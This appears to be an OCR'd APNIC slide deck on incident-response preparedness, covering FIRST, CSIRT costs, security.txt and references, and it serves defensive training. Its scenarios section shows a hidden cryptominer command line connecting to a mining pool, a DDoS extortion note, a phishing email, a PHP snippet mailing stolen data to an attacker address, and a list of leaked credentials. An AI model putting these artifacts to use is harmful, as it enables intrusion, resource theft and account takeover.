Team PGP public key	-----BEGIN PGP PUBLIC KEY BLOCK----- Version: GnuPG v2 mQENBFYU6AYBCAC/rvnS9faNa35ewCY8JYYQ755pHsIjsQqbty14a0DfZka+8DHS hwupMpKHg54x0pFsSf9q3QY9Gvj481zNIeiIY8VI/3MS04xUrQiJaIvT5RqJIVs8 vgD+L6FWx/x3HgRVhktHAlSk49tkrzzAp8HEKfFoVZQdjQEkQoSP3d0eoA4G05wq O/G96E/GgDf9DuufJNA5qPk8iD33NEwYi0+F/QOqQlvPGtMT0WdP1ebFUdWXVDY2 2VCvhdvD08euOdmIsTA1Jw9KPSKRhD9PX3ratEbHarDnzFML34JoOT0mIka0prp7 nOyz/VBdwi3liLonDaKwjE0KXT03BB/4VJahABEBAAG0IUJHRCBlLUdvdiBDSVJU IDxjaXJ0QGNpcnQuZ292LmJkPokBOwQTAQIAJQIbAwYLCQgHAwIGFQgCCQoLBBYC

Team contact information provided for Incident Response purposes only. FIRST strictly prohibits the use of contact information for solicitation or marketing.

FIRST follows the International Olympic Committee (IOC) country name listings.

More information: https://api.first.org


Community Highlight: FIRST.org


- Forum of Incident Response and Security Teams
  - https://www.first.org
  - Twitter: @FIRSTdotorg
  - Membership based
  - Human to Human connection ☺
- Activities
  - Events (TC, Symposia, Annual Conference)
  - Special Interest Groups (SIGs)
  - Information Sharing – mailing list, MISP
  - Outreach – Fellowship Program
- Training / Educational Resources
  - Materials available for use / download
    - DDoS, Threat Intel, Memory Forensics, CSIRT 101, CVSS
  - Train the Trainer
- Standards
  - CVSS
  - Traffic Light Protocol


Cost of Operating a CSIRT

- IR capability is part of the overall cyber security program
- Some of the costs may already have been absorbed by the organisation (or other units)
- The cost tends to vary based on a lot of factors
  - Size of team
  - Services provided
  - Nature of Organisation
  - Skills & Tools availability
- Other consideration from Best Practice Forum for CSIRTs
  - Buy-in from Management is important for continuity
  - Capacity Development (Training)
  - Attending Meetings / Conferences

Scenarios







www-data 17838 0.0 0.0 4452 636 ? S Mar20 0:00 sh -c /bin/bash -i -c '(while true ; do /var/www/[truncated]default/files/media-icons/**xm2sg** -l /var/www/[truncated]/files/media-icons/out.txt -o pool.minexmr.com:4444 -u 49DmzgK76Bo8WUa4LzTMs9TuT4Pj5FwM4FKuaNR1LmNvSPbPcTFi1ZsbVjJcQDY5hZ9i18A88g86TfdXi83P4uEoGyD5eTc.0+10000 -k >& /dev/udp/127.0.0.1/10>&1 ; if [! -f /var/www/[truncated]/files/media-icons/xm2sg] || [$? -eq 126]; then break; fi; sleep 1 ; done)

APNIC

MongoDB Apocalypse: Professional Ransomware Group Gets Involved, Infections Reach 28K Servers

By Catalin Cimpanu January 9, 2017 11:18 AM

The number of hijacked MongoDB servers held for ransom has skyrocketed in the past two days from 10,500 to over 28,200, thanks in large part to the involvement of a professional ransomware group known as Kraken.

According to statistics provided by two security researchers monitoring these attacks, Victor Gevers a Niall Merrigan, this group is behind around nearly 16,000 hijacked databases, which is around 56% o ransacked MongoDB instances.

The Kraken group got involved in these MongoDB attacks on Friday, January 6, seeing how successfu and profitable previous attacks from other groups had been.

Source: https://www.bleepingcomputer.com/news/security/mongodb-apocalypse-professional-ransomware-group-gets-involved-infections-reach-28k-servers/

Top 20 ASNs With MongoDB Visible

ASN	AS Name	Country	Total
AS16509	AMAZON-02	US	9,606
AS14061	DIGITALOCEAN-ASN	US	5,524
AS45090	CNNIC-TENCENT-NET	-	4,051
AS14618	AMAZON-AES	US	3,555
AS16276	OVH,	FR	3,441
AS15169	GOOGLE	US	2,877
AS8075	MICROSOFT-CORP-MSN-A	US	2,848
AS			2,829
AS24940	HETZNER	DE	1,507
AS37963	CNNIC-ALIBABA-CN-NET	CN	1,420
AS63949	LINODE	US	1,379
AS4134	CHINANET	CN	1,259
AS133427	OPIPL	IN	925
AS59379	EEOSPL	IN	922
AS40676	AS40676	US	872
AS20473	AS-CHOOPA	US	821
AS12876	AS12876,	FR	758
AS4837	CHINA169	CN	624
AS23724	CHINANET-IDC-BJ	CN	504
AS4847	CNIX	CN	387

Top 20 ASNs With Elasticsearch Visible

ASN	AS Name	Country	Total
AS37963	CNNIC-ALIBABA-CN-NET	CN	4,039
AS16509	AMAZON-02	US	2,533
AS14061	DIGITALOCEAN-ASN	US	1,363
AS16276	OVH,	FR	1,358
AS8075	MICROSOFT-CORP-MSN-A	US	1,196
AS			1,115
AS15169	GOOGLE	US	1,100
AS45090	CNNIC-TENCENT-NET	-	1,016
AS14618	AMAZON-AES	US	977
AS4134	CHINANET	CN	375
AS63949	LINODE	US	365
AS12876	AS12876,	FR	326
AS24940	HETZNER	DE	254
AS8369	INTERSVYAZ	RU	242
AS23724	CHINANET-IDC-BJ	CN	194
AS45102	CNNIC-ALIBABA-CN-NET	CN	167
AS36351	SOFTLAYER	US	131
AS51167	CONTABO,	DE	126
AS4808	CHINA169	CN	125
AS4837	CHINA169	CN	119

Source: Shadowserver.org

Think About

- How would you handle this incident?
- How do you prioritize the tasks required to handle the incidents?
- What kinds of tools or skills are required perform analysis?
- If you need assistance, who would you contact?
- If contacted by the media what do you tell them?
- What are the post-incident activities you would do?

Data Breach Incident

CEO's Laptop

Confidential Information

Email with Malicious Attachment

External Website

Command and Control Server

DDoS Threat

Date: Day, Month 2011
Subject: Partnership
From: Attacker
To: You


Your site does not work because We attack your site.
When your company will pay to us we will stop attack.
Contact the director. Do not lose clients.

Identity Theft / Phishing Example

1

Dear User,
We have introduced a new security feature on our website. Please reactivate your account here: http://www.bla.com.my
p.s This is NOT a Phish Email

2



3

```
<?
$mailto='criminal@gmail.com';
mail($mailto,$subject,$messag
e);

?>
```

4

mark:1234567
joey:cherry2148
boss:abcdefgh123
finance:wky8767
admin:testtest123

Resources for Security Policies & IR SOPs

1. KPN
   - https://github.com/KPN-CISO/kpn-security-policy

2. CERT Societe General
   - https://github.com/certsocietegenerale/IRM


Quick Hands-on: Security.txt

- Security information on your website
- Why?
  - Your website is very visible
  - Customers, Security Teams, Partners, Security Researchers / Bounty Hunters
  - People might be looking for security related information


- Security.txt file
  - https://securitytxt.org/
  - RFC
  - Literally a security.txt file in .well-known
  - Containing certain information
    - Contact information
    - GPG Key
    - Language
  - Similar to RFC2350 but simpler

Conclusion

Security Resilience



NIST Cyber Security Framework



Take-Aways

- Don’t Wait For a Security Incident
  - Preparation is about technical capabilities and raising awareness & education
- Review Incident Response & Handling Capabilities
  - Think of Some Scenarios
  - Policies & Procedures
  - Point of Contact & Sharing information securely
  - Collaboration / Co-operation with others
- Training & Learning More
  - CSIRT Conferences & Events
  - Best Practices Documents and Guidelines

Practical Steps

1. Can others reach you about security?
   - Update contacts – whois (number, domain, on website)
   - Policy for dealing
2. Context
   - What is going on out there
   - Are we affected by this?
   - Subscribe to mailing-lists / News feeds
3. Increasing Preparedness
   - What are we trying to protect, what are the various threats affecting us?
   - Are the policies/procedures sufficient – table top / exercises
   - Update contact-list Be part of community & engage

References

- Recommended
  - RFC 2350 Expectations for Computer Security Incident Response
    - https://www.rfc-editor.org/rfc/rfc2350.txt
  - APCERT (Asia Pacific Computer Emergency Response Team)
    - http://www.apcert.org
  - Forum of Incident and Security Response Teams
    - http://www.first.org
  - European Union Agency for Network & Information Security
    - http://www.enisa.europa.eu/activities/cert
  - NIST.Gov
    - SP 800-61 (Revision 2) Incident Handling Guide
    - http://csrc.nist.gov/publications/nistpubs/800-61rev2/SP800-61rev2.pdf
  - Threat Actor Encyclopedia (ThaiCERT)
    - https://www.thaicert.or.th/downloads/files/A_Threat_Actor_Encyclopedia.pdf

Thank You!

Mail: adli@apnic.net

LinkedIn: Adli Wahid

Twitter: @adliwahid